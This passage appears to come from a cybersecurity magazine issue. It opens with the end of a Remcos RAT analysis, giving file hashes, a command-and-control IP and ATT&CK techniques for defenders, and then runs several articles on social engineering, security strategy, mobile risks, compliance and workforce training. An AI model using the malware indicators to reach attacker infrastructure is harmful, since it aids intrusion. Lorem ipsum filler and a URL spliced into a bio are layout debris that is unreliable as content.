The malware's multifunctional capabilities, including keylogging, audio recording, screenshot capture, and more, highlight its potential to compromise user privacy, exfiltrate sensitive data, and manipulate systems. The RAT's ability to disable User Account Control (UAC) and establish persistence further amplifies its potential impact.

In response to these emerging threats, effective cybersecurity strategies must encompass proactive monitoring, intelligence sharing, and adaptive defenses. The ever-changing landscape of IP-hosted malicious activities necessitates constant vigilance, collaborative efforts, and the integration of advanced detection mechanisms. As we continue to confront evolving threats like Remcos RAT, a united and dynamic approach is imperative to safeguarding digital environments and mitigating the risks posed by such sophisticated malware.

List Of IOCS

Sr No.	Indicator	Type	Remarks
1	4388789C81AFD593C5FC2F0249502153	MD5 File Hash	recover.bat
2	5379d703170770355efdbce86dcdb1d3	MD5 File Hash	Riotgames.exe
3	b28167faf2bcf0150d5e816346abb42d	MD5 File Hash	newpy.exe
4	25fca21c810a8ffabf4fdf3b1755c73c	MD5 File Hash	echo-4662-2DF5.exe
5	791545E6E3C5EB61DD12CCFBAE1B9982	MD5 File Hash	123.exe
6	141[.]95[.]16[.]111	IP	C2
7	http[:]//geoplugin[.]net/json[.]gp	URL	Geo Location

MITRE ATT&CK TTPs

No.	Tactic	Technique
1	Initial Access (TA0001)	T1566: Phishing
2	Execution (TA0002)	T1204.002: Malicious File
		T1059.001: PowerShell
3	Persistence (TA0003)	T1547.001: Registry Run Keys
4	Defense Evasion (TA0005)	T1112: Modify Registry
		T1548.002: Bypass User Account Control
		T1055 Process Injection

5	Discovery (TA0007)	T1083 - File and Directory Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1113: Screen Capture
		T1123: Audio Capture
		T1115: Clipboard Data
		T1056.001: Input Capture: Keylogging
7	Exfiltration (TA0010)	T1041 - Exfiltration Over Command-and-Control Channel
8	Command & Control (TA0011)	T1071.001: Application Layer Protocol: Web protocols

Recommendations

- Implement robust endpoint security solutions that include advanced threat detection and prevention mechanisms to identify and block malicious activities associated with RATs like Remcos.
- Use reputable antivirus and anti-malware software that can detect and remove RAT payloads.
- Keep operating systems, applications, and security software up to date to address known vulnerabilities that threat actors often exploit.
- Implement network segmentation to limit lateral movement within the network. This can help contain the spread of malware and prevent it from accessing critical assets.
- Educate employees about phishing threats and the dangers of opening attachments or clicking on links in unsolicited emails.
- Train employees to recognize social engineering tactics used by threat actors to trick them into executing malicious files.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with RAT command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Monitor network traffic for anomalous patterns, such as large data transfers to unfamiliar or suspicious IP addresses.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.

- Stay updated on the latest threat intelligence reports and indicators of compromise related to Remcos and similar RATs to proactively identify potential threats.
- Maintain regular backups of critical data and systems to minimize the impact of ransomware attacks or data loss due to malware infections.
- Follow the principle of least privilege (PoLP) by restricting user permissions to only those required for their roles. This can limit the impact of malware that relies on elevated privileges.

About the Author

Dilpreet Singh Bajwa is a Senior Consultant at Cyfirma, an External Threat Landscape Management Organization, with over 12 years of extensive experience in the fields of Cyber Security, Threat Analysis, and Malware Research. In his role, he specializes in analyzing the latest threats and malware campaigns, offering valuable consultations and insights to strengthen cybersecurity efforts. Dilpreet Singh Bajwa is not only a dedicated professional but also a passionate learner who continually updates his knowledge to contribute to a safer cyber landscape. When he's not working, you can find him immersed in books and articles. Connect with him on LinkedIn at “https://www.linkedin.com/in/dilpreetsinghbajwa” or visit his company's website at “https://www.cyfirma.com/”.

um dolor sit amet, consectetur adipisicing elit, sed
od tempor incididunt ut labore et dolore magna
enim ad minim veniam, quis nostrud exercitation
01
02
03
LOREM IPSUM
Lorem ipsum dolor sit amet
LOREM IPSUM DOLOR
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod.
20%
100%
45%
25%
20
30
40
50
60
70
80

Combatting Social Engineering – The Invisible Threat

By Brendan Horton, Security Analyst at FoxPointe Solutions

Cybersecurity is often associated with technical vulnerabilities and sophisticated defenses. However, one popular cyber-attack method known as social engineering leverages human psychology to gather information and perform attacks instead.

Social engineering is the psychological manipulation of people into performing actions or divulging confidential information. This invisible threat poses serious risk to today's organizations.

The following represent key social engineering principles and techniques to be wary of, as well as best practices for fortifying your organization against these dangerous attacks:

Social Engineering Principles

A key concept of social engineering is understanding how humans react, and how stress or pressure can be leveraged to meet a desired action. As a result, attackers generally leverage seven key principles when engineering an individual – often combining multiple principles into a single attack. Understanding and learning to recognize when these principles are being utilized is the first step in guarding against these psychological cyber-attacks.

Authority

This principle relies on employees complying with a request from an individual who they perceive to be in charge or in a position of power, regardless of whether they actually hold any influence.

Intimidation

Intimidation tactics are used by hackers to scare an individual into taking the desired action of the social engineer.

Consensus

Most people want to do what others around them are doing, and cyber-criminals use this tactic to persuade unsuspecting people to act in the same way.

Scarcity

Scarcity exploits the perception of limited resources or opportunities to make something appear desirable.

Familiarity

Cyber-criminals leverage positive feelings towards the social engineer or the organization they claim to represent due to an existing bond.

Trust

Social engineers work to build a connection with the targeted employee.

Urgency

Urgency creates a false feeling of time-sensitive pressure to prompt individuals into making hasty decisions.

Social Engineering Techniques

Social engineers may use a variety of techniques – both technical and nontechnical – to implement the above principles when performing an attack.

Technical Techniques

One of the most common technical techniques an attacker may use is phishing. Phishing is a broad term that describes the fraudulent collection of information, often focused on usernames, passwords, credit card numbers, and related sensitive information. While email is one of the most common avenues for phishing, other methods include smishing (phishing via SMS), vishing (voice over IP phishing), spear phishing (targeted phishing), and whaling (senior employee phishing).

One of the best ways an organization can defend against phishing attacks is through employee awareness training. A phishing attack can occur to anyone at an organization, so it is crucial that all employees are taught how to recognize and respond to phishing attacks.

Other technical cyber-attack techniques may include website attacks which redirect traffic away from a legitimate website to a malicious one. This is referred to as pharming. Typo squatting is another common website attack. This attack relies on a user misspelling a URL and ending up at a similarly named malicious site. For example, a social engineer may deploy a website named googl.com, attacking individuals who have accidentally misspelled the popular website google.com.

Nontechnical Techniques

Tailgating is a common physical entry attack that relies on following someone into a building or restricted area after they have opened the door. In some cases, unsuspecting employees may even hold the door open for the individual walking behind them. Much like phishing, tailgating is best prevented through awareness training as well as through implementing security measures such as requiring each employee to use their own badge or credentials to access protected facilities.

Similarly, shoulder surfing is the process of looking over a person's shoulder to view and capture credentials being entered. Contrary to its name, it is important to note that attackers may use a variety of methods, other than simply peering over someone's shoulder, when deploying this technique. Instead, they may also look in mirrors or through windows. To safeguard against this technique organizations should consider installing privacy screens in addition to encouraging employees to stay vigilant of their surroundings when entering sensitive information.

Social Engineering Training

Social engineering is one of the most challenging cybersecurity threats to protect against, as it targets individual reasoning. The best way an organization can fortify against these attacks is through conducting comprehensive, periodic social engineering training. This training should not only educate employees on the common social engineering principles, techniques, and attacks covered in this article, but also equip them with the necessary tools and knowledge to identify and proactively avert potential attacks.

About the Author

Brendan Horton is an analyst in the FoxPointe Solutions Information Risk Management Division of The Bonadio Group. As part of the IRM division, Brendan provides services in internal and external auditing of information technology and information security practices and controls. He provides services across multiple industries, including both public and private companies, healthcare organizations, tech companies, and school districts to ensure that client controls are functioning. Brendan engages in consulting services, conducts audits and information technology assessments in accordance with regulatory compliance standards.

Brendan can be reached online at bhorton@foxpointesolutions.com and at our company website https://www.foxpointesolutions.com/

Cyber Strategy Is Not a Synonym for Tech Stack

By Craig Burland, CISO, Inversion6

Formula 1 (F1) is the pinnacle of motor racing. Winning means staying on the grid. Losing can mean going out of business. The cars, marvels of engineering, cost millions and epitomize automotive technology. But without a skilled driver, a responsive pit team, and a meticulously executed race strategy, that car won’t cross the finish line. Likewise, in cybersecurity, a top-notch tech stack isn't the sole determinant of success. It requires an intricate dance of skilled people, tuned processes, and a well-crafted strategy to steer clear of digital pitfalls.

Not long ago, I witnessed a cybersecurity event where the victim, protected by millions of dollars of best-in-class technology, floundered with how to respond to an intruder in their environment. Every dollar of cybersecurity investment had been allocated to technology, leaving them bankrupt in people or process knowledge about how to use the tools at hand. The organization survived the incident, but it was a teachable moment -- an example of lessons that should be learned.

People: The Drivers of Cybersecurity

In 2017, Maersk fell victim to the devastating NotPetya ransomware, bringing its operations to a grinding halt. The company's IT professionals emerged as unsung heroes during this crisis. Acting swiftly, they isolated compromised systems to halt the malware's spread, and in an extraordinary effort, rebuilt the entire IT infrastructure—from reinstalling thousands of servers and PCs to restoring crucial applications—in a mere ten days. Their rapid response, combined with transparent communication and collaboration with external cybersecurity experts, enabled Maersk to recover from a situation that could have otherwise spelled disaster. The team's tenacity and strategic foresight not only restored operations but fortified Maersk's digital defenses for the future.

Moreover, the human aspect isn't limited to the IT department. A comprehensive cybersecurity approach necessitates an organization-wide culture of awareness. Gartner’s assertion that over 90% of data breaches result from human error underscores this. It's not just about having cybersecurity experts on board; it's about ensuring every individual in the organization understands their role in maintaining cyber hygiene. The parallel in F1? While the driver is the face of the race, it's the collective effort of the entire team, from engineers to analysts, that determines success. In the cyber world, every employee, from the CEO to the intern, plays a pivotal role in defense.

Process: The Pit Stop Strategy

Processes are the backbone of any effective cybersecurity framework. Processes in cybersecurity act as the glue holding all facets of defense together. A potent illustration of this concept can be found in the 2013 breach of Target. While the breach itself was significant—compromising the personal data of millions of customers—it was the nuances of how it played out that spotlighted the importance of processes.

The attackers initially gained access through a third-party HVAC vendor's network, demonstrating the need for rigorous processes when it comes to third-party access controls and vendor management. Even as the breach unfolded, Target's security tools detected the intrusion. However, a lack of an efficient response process meant that these alerts went unheeded. This oversight accentuates how critical processes are: advanced detection systems are useless if there's no structured protocol to act upon the alarms they raise.

The aftermath of the breach revealed gaps in Target's incident response plan. The public relations fallout, delayed notifications to affected customers, and the subsequent erosion of trust signaled the necessity of having a well-thought-out communication strategy, encompassing both internal stakeholders and the public. This strategy should kick into gear the moment an anomaly is detected.

Drawing parallels with F1, it’s akin to a car's sensors identifying an issue but the pit team, lacking a protocol, fails to act swiftly, costing the driver valuable time—or worse, the race. An effective cybersecurity strategy is more than just alarms and detections; it’s about orchestrating identification, response and communication. In the relentless pace of the digital age, a process failure can mean the difference between a manageable incident and a full-scale catastrophe.

Technology: The Race Car

Harnessing technology in cybersecurity is akin to wielding a double-edged sword: while it offers unprecedented protective capabilities, its effectiveness can be crippled if not integrated harmoniously within a system. The 2023 compromise of Microsoft serves as a compelling case study.

On July 11th, 2023, Microsoft revealed that a malicious actor had obtained an MSA consumer signing key, allowing them to forge access tokens for Exchange Online and Outlook.com accounts. While its IT infrastructure has some of the most sophisticated controls available, the attack underscored the pitfalls of fragmented security tools. The various components of Microsoft's cyber defense operated more like isolated silos rather than a united front. This lack of integration meant that while one security tool might have detected an anomaly, the broader system failed to piece together these disparate alerts into a coherent threat picture, rendering timely intervention nearly impossible.

Using our F1 analogy, imagine a car equipped with the latest brakes, a new power unit and fresh tires, but these components function discordantly rather than working in tandem. Sudden braking might not correspond with an engine slowdown, causing a wheel to lock up and leading to a catastrophic failure on track. Similarly, in the cyber realm, the alignment and integration of technological tools determine the difference between a system that merely looks robust on paper and one that stands resilient in the face of real-world threats.

In Conclusion

The world of F1 racing offers rich insights for the cybersecurity realm. Both disciplines demand a harmonious blend of equipment, skill and execution. As digital landscapes become increasingly treacherous, businesses must ensure they're not just technologically ready to compete. They must also be fortified with trained personnel and robust processes. After all, in the race against cyber adversaries, every lap counts, and there's no trophy for second place.

About the Author

Craig Burland is CISO of Inversion6. Craig brings decades of pertinent industry experience to Inversion6, including his most recent role leading information security operations for a Fortune 200 Company. He is also a former Technical Co-Chair of the Northeast Ohio Cyber Consortium and a former Customer Advisory Board Member for Solutionary MSSP, NTT Globhttp://www.inversion6.comal Security, and Oracle Web Center. Craig can be reached online at LinkedIn and at our company website http://www.inversion6.com.

Mobile Insecurity: Unmasking the Vulnerabilities in Your Pocket

Understanding the Risks and Best Practices for Mobile Security

By Kylie M. Amison, Technical Reporter, Cyber Defense Magazine

Mobile devices have become indispensable companions in our daily lives, offering us instant access to a world of information and services. On average, mobile users interact with more than 20 applications each day, making these handheld marvels central to our digital existence. However, following suit with all of the other technology trends, as our reliance on mobile devices grows, so does the threat landscape surrounding them.

Recent headlines have highlighted the dark side of our mobile dependence. An Iranian-focused hacking group known as Black Reward has once again targeted the Iranian government, this time through a financial services app used by millions of Iranians for digital transactions. The group pushed messages of protest and resistance, highlighting the ongoing struggle for freedom. This breach not only underscores the vulnerability of mobile apps but also the far-reaching impact of mobile-related security breaches. In another instance, American retailer Hot Topic recently faced a credential-stuffing attack on both their website and mobile applications that exposed sensitive customer information, including names, email addresses, order histories, phone numbers, mailing addresses, and birthdays. And it's not just retail consumers who are at risk. Healthcare giant UnitedHealthcare recently issued warnings following a mobile app breach that exposed member information. Between February 19, 2023, and February 25, 2023, suspicious activity on the app potentially led to the release of sensitive data, including names, ID numbers, dates of birth, addresses, dates of service, provider information, and insurance details. These breaches should serve as a stark reminder that cybercriminals are actively exploiting vulnerabilities in mobile applications, capitalizing on lax security measures.

The prevalence of such breaches highlights the pressing need for comprehensive mobile security strategies. Traditional security measures often fall short when it comes to safeguarding mobile apps. Mobile Application Security Testing (MAST) programs frequently fail due to poorly defined security requirements and a reliance on outdated web application security testing (AST) tools. The successful MAST programs of today involve comprehensive policies founded on industry standards, developer education, and purpose-built automated testing tools.

As organizations rush to adapt to digital transformation and agile app development practices, security often takes a backseat to speed. Traditional web AST tools are notorious for generating false positives, and manual testing approaches can impede the pace of agile methodologies. To deliver secure mobile apps faster, organizations must leverage automated tools developed by mobile experts, integrate them seamlessly into their development workflows, and configure risk-based policies based on industry best practices, such as those defined by OWASP. OWASP has long been celebrated as a highly respected industry standard for web application security. However, as the popularity of mobile apps surged, it became evident that the risks and attack surfaces in the mobile domain fundamentally differed from those in web applications. This realization demanded a fresh approach to mobile app security testing, one tailored specifically to the unique challenges posed by mobile platforms. For a comprehensive guide on building and executing a risk-based security policy using industry standards like the OWASP Mobile App Security (MAS) Project, be sure to explore the NowSecure resource, "An Essential Guide to the OWASP MAS Project."

Skyrocketing mobile app usage for everyday organizational processes necessitates Mobile AST to mitigate the costly consequences of data breaches, which can include financial losses, system downtime, and severe brand damage. Failure to apply security testing best practices often results in published mobile apps that collect and inadvertently leak vast amounts of personal identifiable information (PII), potentially violating critical data protection regulations. In fact, recent findings from Pixalate, a leading fraud protection, privacy, and compliance analytics platform, paint a concerning picture of children's privacy within the mobile app landscape.

According to Pixalate's Q1 2023 Children's Privacy Risk Report, a comprehensive analysis of nearly 1,000 popular U.S.-registered mobile apps in the Apple App Store and Google Play Store revealed alarming statistics regarding compliance with the Children's Online Privacy Protection Act (COPPA). Out of the 859 U.S.-registered apps likely subject to COPPA in the Google Play Store and Apple App Store, a staggering 23% (193 apps) were found likely non-compliant with COPPA's disclosure obligations. Approximately 4% (33 apps) failed to comply with COPPA's online notice provision by not posting a privacy policy. Of the apps with a privacy policy, 22% of those on Google Play and 13% on the Apple App Store did not meet the disclosure obligations of COPPA. These findings underscore the urgency of addressing privacy and security concerns within the mobile app landscape, especially when it comes to applications used by children. While mobile apps offer incredible convenience and utility, they also expose users, particularly the most vulnerable, to significant risks.

In a world where mobile devices are our constant companions, acknowledging vulnerabilities and taking proactive steps to secure our mobile ecosystems are essential for ensuring a digital future where convenience and security coexist.

About the Author

Born and raised in Hamilton, N.J., I am now residing in the DC metropolitan area after recently becoming a George Mason University alum. While at GMU, I obtained my Bachelor of Science degree in Cybersecurity Engineering with a minor in Intelligence Analysis. Along with writing technical pieces for CDM, I am working full time at leading mobile security company, NowSecure, as an Application Security Analyst where I do all types of fun things like exploit vulnerable apps, secure mobile application development, and contribute to exciting projects and important initiatives that are consistently highlighted thought the security industry. In addition, I also work part time with startup company, Auspex Labs, as a Cybersecurity Software Developer, where I am the main developer on Diplomacy™, a geopolitical threat intelligence engine that combines a broad assortment of metrics and NLP sentiment analysis to calculate nuanced and real-time threat scores per nation state. Working at Auspex has been pivotal in my knowledge in creating secure software and has given me the opportunity to not only develop my first product, but to also start my own startup company, productizing the software and capabilities created in Diplomacy™. Which brings me to my final endeavor, I am presently co-founder and CTO of Xenophon Analytics, a company that grew from shared interests in international political affairs and my project of building the geopolitical risk engine. When I'm not researching or coding, you can find me watching anime, reading Sci Fi, painting, or playing with my dogs! My ultimate goal in life is to learn every single day, and I'm proud to be doing just that. I love to chat about all thing's tech and security, so feel free to shoot me a message anytime.

Kylie can be reached online at [1] or on LinkedIn https://www.linkedin.com/in/kylie-m-amison-8665a7194/

Beyond Mere Compliance

Smart teams manage and mitigate cyber risks

By Michael Cocanower, CEO, AdviserCyber

Wise business owners don’t purchase fire alarms and sprinkler systems merely because their installation is required by local building codes. Rather, they take pre-emptive steps to mitigate risks, protect the lives of employees and customers and safeguard the value of their business’ inventories, data and equipment.

Yet too often we continue to see executives whose approach to cybersecurity — compliance rather than protection — is strikingly similar to that of the ill-advised business owner whose minimal fire protection is designed only to meet the building code.

It’s clear, however, that Kemba Walden, the nation’s acting national cyber director, is committed to a fundamental change in our approach to cybersecurity — a focus on investments in tools and skills that provide protection, not mere compliance that allows executives to check a box.

A new national strategy

In her keynote address at BlackHat 2023 in early August, Walden straightforwardly laid out the Biden Administration’s vision of a National Cybersecurity Strategy, one based on the adoption of the right cybersecurity tools and the deployment of the best people. It’s not a strategy that simply sets a low bar and allows executives to sleep well in the knowledge that they have "checked the box" regarding digital security.

I recently asked a group of corporate leaders if their IT teams were well-prepared to deal with cyberthreats. More than 80 percent answered yes. While corporate leaders believe in the security of their organizations, this is unlikely unless the organization is large enough to have an IT team dedicated entirely to cyber defense. Few organizations are that large. The mismatch between executives' perceptions and reality is shocking.

Seasoned cybersecurity professionals, then, recognize the challenge that Walden and her team are addressing. For too long, many business leaders have refused to accept the need for a transition beyond mere compliance and toward true risk mitigation. But as the transition to mitigation begins to gain traction in the worlds of businesses and their regulators, conflicts are brewing.

Facing the threat in finance

Increased commitment to risk-mitigation couldn't come at a more important time in the securities industry. There, the number and sophistication of threats from bad actors plainly are rising at the same time that the Securities and Exchange Commission is nearing release of a regulatory framework that will govern the industry's cybersecurity responsibilities. The rapid adoption of artificial intelligence tools is also raising new questions even faster than regulators and industry security specialists can come up with answers.

Cyberthreats are surging across the financial services sector. In CrowdStrike's 2023 Threat Hunting Report, it was found that the financial industry was the second-most targeted vertical last year, overtaking the former long-time second place telecommunications companies and the always top target technology industry. In fact, the report found the volume of interactive intrusion activity in the financial sector rose by more than 80 percent from June 2022 to June 2023, as threat actors launched every possible type of attack against financial institutions. Phishing attacks against financial institutions alone accounted for more than 27 percent of the total phishing attacks against all the industry sectors studied by CrowdStrike.

The reasons for the upsurge? Threat actors — including, notably, North Korean adversaries — apparently believe that the needs of financial-service organizations to maintain uptime and their concerns about sensitivity of client information make them particularly attractive targets for ransom shakedowns.

Regulations draw pushback

In response to the growing threat, the Securities and Exchange Commission in 2022 proposed stronger rules on cybersecurity protection as well as the process to report breaches. Registered Investment Advisers and investment companies of all sizes would be covered by the new standards.

In the measured words of the SEC's staff, "certain advisers and funds show a lack of cybersecurity preparedness, which puts clients and investors at risk." I think that's particularly true among smaller and medium-sized Registered Investment Advisors. The big players in the securities industry generally have strong cybersecurity teams. Small and mid-sized firms, however, often have far less sophisticated cybersecurity protections. As a result, they can dramatically underestimate the level of risk they face.

This quickly became apparent in the written comments that poured into the SEC before the final rules were adopted in July of this year. While many suggested changes to improve the proposals — providing more time for companies to disclose a breach, for example — many opponents simply wrote off the improved cybersecurity rules as onerous, expensive and unneeded.

This is just one example of the current thinking about cybersecurity. In the wealth-management sector — and, frankly, across the business world — decisions about investment in cybersecurity expertise and technology continue to be made by executives who don't have a deep understanding of cybersecurity issues. Worse yet, they don't realize how little they know, and they're unwilling to consult with experts who could help guide good decision-making.

Manage, mitigate risk

It's important, as Kemba Walden told the BlackHat audience, that businesses and other enterprises of all types reframe and simplify their thinking about cybersecurity. At its heart, cybersecurity is simply a matter of managing and mitigating risk. Nothing more. Cybersecurity experts themselves can deal with all those technical details that cause C-level executives to nod off during boardroom presentations. Security teams don't need to bog down meetings with cyber-speak. But every executive understands the importance for managers to mitigate business risk, and that's what cybersecurity leaders need to be talking about. Good practice in risk management is based on a clear-eyed look at available information about risks and the costs of mitigating them to an acceptable level.

In order to truly optimize an organization's risk management, strategy and spending on cybersecurity should always be derived from the organization's risk profile. What is the risk? How much can the organization put at risk? How is this profile changing? Answers to these questions then fuel the decisions designed to mitigate the greatest risks.

The truth about firewalls

One of the most important lessons that cybersecurity professionals can share with top managers is this: No system in the world is completely secure and safe from hacking. Investments in perimeter defense can make life more difficult for hackers. Perhaps the costs of overcoming a good perimeter defense will be great enough to discourage an intruder. Traditional perimeter defenses such as firewalls may be enough to keep out low-skilled hackers.

But when the attack comes from a sophisticated threat — say, a team that's supported by the financial resources of a national government – perimeter defenses will melt like an ice-cream cone on a Summer sidewalk.

That means that effective risk-management strategies will focus on detecting an intruder quickly and then expelling them before significant damage can be done. We're talking about minutes, not a day or two.

Quick expulsion is possible only when cybersecurity professionals keep a constant eye on the system in real time, not when organizations rely on tools that produce a look-back report that covers the previous day, week, or month.

Corporate leaders who are focused merely on compliance often think only of firewalls and other perimeter defenses. Our profession needs to help them understand that true risk mitigation looks to limit the damage that comes from the intrusions that are essentially unstoppable.

AI risks and promises

At the same time, the rapid introduction of tools based in artificial intelligence changes the calculus of risk dramatically — but it also promises to bring improvements to the management of that risk.

No one should underestimate the speed at which AI is arriving. Azure AI, Microsoft's portfolio of AI tools for developers and data scientists, has been the fastest-growing service in the history of Azure.

The greatest challenges presented by AI to cybersecurity professionals are likely to be associated with so-called "autonomous AI," the development of products by AI that acts on its own without instruction.

It doesn't take much imagination to think of an AI tool tasked with protecting a system or solving an IT problem. The AI decides a particular tool is the best for that job, but sees that the tool isn't available on the computer where the AI is running. It does a search on the Web, finds a link to the software it needs, installs it and completes its task.

How do we know that the web links the AI is finding — without our knowledge — hasn't installed malware on our system? Those are questions that should be keeping security professionals awake at night.

Sleepless nights will be even more common among cybersecurity professionals in industries that are heavily regulated like financial services. There, emerging regulations focus extensively on transparency and disclosure. It will be difficult to square these requirements with the black-box aspects of AI. How will security professionals assess the security of third-party vendors, especially those whose products are handling confidential financial and personal information, if the vendors rely on black-box AI? Keep in mind that transparency is an impossible goal when a business operation is entirely opaque.

Given the speed at which AI is sweeping into the marketplace, and given the slow and careful pace that's customary among regulatory agencies, it's safe to assume that new regulations — or even regulatory guidance — will significantly lag the development of AI technology. As a result, organizations are going to be on their own when they determine how to meet regulatory requirements when they use AI.

The bad guys, meanwhile, already are using AI tools to enhance their attacks and improve their evasion techniques. Beleaguered IT staff members who are expected to address security threats while managing the entire enterprise system will be bowled over by the rush of new threats.

Most importantly, those business executives who already fail to adequately account for cybersecurity risks will be in even greater danger as AI supercharges the computing universe.

New skills in an AI world

But the adoption of AI changes the risk calculations, it also helps organizations better manage the risks.

Leaders of the cybersecurity industry talked a lot about workforce development during BlackHat 2023, both during the formal presentations as well as informal conversations over a cup of coffee. The smartest take-away, I think, came from Kemba Walden's presentation.

The cybersecurity profession, she said, finds itself in a position very similar to the position of banks when ATMs were rolled out in the early 1970s. Back then, everyone worried that automatic tellers would take the jobs of all the human tellers. Today, many worry that AI will dramatically reduce the need for human expertise in cybersecurity.

But, she reminded us, bank tellers didn't disappear. Instead, they developed new skills and began handling a wider variety of tasks in bank offices. Cybersecurity professionals, too, will survive and thrive in the world of AI as they upgrade their skills and seek out new opportunities to put those skills to work. This, of course, is not good news to those workers in the cybersecurity business who have done little more than list "compliance" as a bullet point on their Web sites and promotional materials. In any profession, AI is most threatening to those who do routine tasks in a routine way.

But cybersecurity professionals who sharpen their skills in ways that allow them to provide risk-analysis and risk-mitigation to top leaders of organizations will continue to thrive. They won't bring routine answers. They'll deliver sharp insights that provide true value.

More than talk

But still, it all comes down to the organization's commitment to move beyond mere compliance into a position of risk management and mitigation. It takes more than talking.

Years ago, when Kemba Walden's boss, President Joe Biden, still was a U.S. Senator from Delaware, quoted: "Don't tell me what you value. Show me your budget and I'll show you what you value."

That's particularly true in today's cybersecurity environment and further emphasized in what was discussed at this year's BlackHat conference. Organizations that truly value security, those that choose to manage and mitigate their risks, are establishing budgets that show what they value, and they're putting those budgets to work with smart people and powerful tools that make us all more secure.

About the Author

Michael Cocanower is Founder and Chief Executive Officer of AdviserCyber, a Phoenix-based cybersecurity consultancy serving Registered Investment Advisers (RIAs). A graduate of Arizona State University with degrees in finance and computer science, he has worked more than 25 years in the IT sector. Michael, a recognized author and subject matter expert, has earned certifications as both an Investment Adviser Certified Compliance Professional and as a Certified Ethical Hacker. He is frequently quoted in leading international publications and has served on the United States Board of Directors of the International Association of Microsoft Certified Partners and the International Board of the same organization for many years. He also served on the Microsoft Infrastructure Partner Advisory Council.

Proven Strategies to Fix This Cybersecurity Shortage

Cyber Leader and Former Marine breaks down how we can recruit and train new cyber talent for this growing tech labor shortage

By Chris Starling, Assistant Vice President, NPower Skillbridge

Over the summer, the House of Representatives Homeland Security Committee brought in national tech leaders to testify about the shortage of cybersecurity talent and how it has a direct impact on our national security. Congress wanted to learn what we could do as a country to confront this cybersecurity shortage we currently face.

Shortages in our cyber workforce are already leading to security vulnerabilities, productivity losses, and compliance failures. And it will inevitably impact everyone's bottom line. We can't wait six years to train the next generation of cyber security analysts. We need to confront this cyber war today.

I was one of those four panelists who spoke before Congress and shared cyber training strategies we've successfully utilized during my time with NPower - a national nonprofit that provides free tech and cyber training to young adults, veterans and their spouses.

Here's a closer look at some of the training strategies I shared with Congress and why it could help us create a new cyber security pipeline by mid 2024.

Create Cyber Training Bootcamps

It is important to acknowledge that nobody becomes a cyber warrior overnight. However, there are sources of talent and available training programs that can speed up qualifying individuals for such roles.

I have been involved with technology education for over five years following 26 years on active duty in the military. I know a few things about training, training management, and the bootcamp model. I've also seen how we have young adults and military connected individuals who could constitute a viable pipeline of tech and cybersecurity talent.

With NPower, we have created a boot camp environment that trains veterans and young adults with cyber skills in as little as 18 weeks. Yes, it will take time to train future cyber warriors for deeper challenges, but not as much time and certainly not as much money as required to earn a 4-year degree.

For the last four years, my team with NPower California has recruited young adults in San Jose and Los Angeles California for 16-18 week bootcamps. This training is free of charge. It consists of 3 or 4 industry recognized certifications, social support to break down any existing barriers preventing one from passing the course, and a concurrent professional development curriculum to address the job search - such as writing a resume, posting a strong LinkedIn profile, and the finer points of professional communication.

At the end of that experience, we help to place our graduates into tech jobs. We have a success rate of well over 80 percent, and this is an approach others can duplicate.

In the case with NPower, our business model does not just "train to technology," it improves personal and professional lives in a holistic way. It capitalizes on young adults and military connected personnel. Those who master tech fundamentals are invited to take advanced courses such as Cyber and/or Cloud.

Find New Cyber Talent in New Terrain

One of my recruiting pitches is – "if you can play War Thunder or Madden Football for 6 hours at a time, chances are, you have the ability to learn tech fundamentals and cybersecurity." Anyone with teenage kids at home probably agrees with this.

But in seriousness, the real question is, do you have the desire and the motivation to see it through? In my experience, young adults from underserved communities and military connected personnel are prime candidates for training and job placement in the tech ecosystem. By and large, they have the right stuff to complete a tech bootcamp.

Few organizations focus simultaneously on these two categories of people. Currently serving members of the military, veterans and their spouses have worldwide experience and overcome hardships of all kinds. Young adults from tough backgrounds and communities bond with their military connected classmates. When in class together, it is important to develop teamwork and camaraderie under conditions of shared hardship – hardship of the technical, people skills, and intellectual kind.

Form Strategic Alliances with Corporate America

Without partnerships, cyber security bootcamps are nearly impossible. Partnerships in this respect means working with tech-ecosystem employers. This includes all levels of government as well as corporations.

Helping CIO's, CISO's, HR professionals, and especially hiring managers and recruiters to think differently is the main challenge. It may help to compare cybersecurity professionals in the same way that we view electricians and journeymen. The apprenticeship model has been proven to work for technology like it does for many other professions. Subsequently, a 4-year degree should not be a pre-requisite for a tech or cybersecurity job, especially for an entry level IT or cyber position. Instead, employers should focus more on industry recognized certifications. These better reflect the ability to execute core competencies and mission essential tasks. If we want to fast track talent into hundreds of thousands of open jobs, we cannot force each one to complete a 4-year degree. We need something faster. Ideally this would be a Tech Accelerator program that starts with the basics – tech fundamentals – and then addresses advanced subjects and certifications such as CompTIA Security + for cyber and AWS Cloud Architect for cloud computing.


Leverage Leadership Skills

Having a clear vision while educating and inspiring people on this journey is perhaps the most important recommendation. Leadership refers to the teaching and training function as well as to the job placement function. Leaders who focus energy on recruiting talent from nontraditional pathways will be able to build teams and secure their networks. Different geographic regions will have different priorities based on the kinds of businesses and specific job descriptions that need to be filled.

A young woman who was underemployed at a fast-food restaurant landed a job testing video games. A young army veteran, stuck working night shift as hospital security, found herself testing robots at Google for twice her previous salary. An Afghan interpreter with English as his fourth language reports to work at YouTube where for the first time in his life, he has medical benefits. An Army Master Sergeant retired and landed a job as a civilian at the US Cyber Command at Fort Meade, Maryland. These are but a few examples of success stories I love to share. None of them had a college degree, but that is not to say they won't get one in the future.

But in the meantime, the tech bootcamp experience got them where they are. Clearly they have much to offer and some companies are realizing that nontraditional pathways are the best solution available to avert a cybersecurity crisis today.

About the Author



Chris Starling is Assistant Vice President with NPower SkillBridge. Chris is a retired Marine who was the NPower California Executive Director from 2019-2023. Currently he leads the new NPower SkillBridge Program focused on preparing transitioning active duty servicemembers for careers in cybersecurity. He can be reached online at cc.starling@npower.org and with www.npower.org.

Securing The Virtual Runway to The Cloud

By Jason Mafera, Field CTO, North America, IGEL

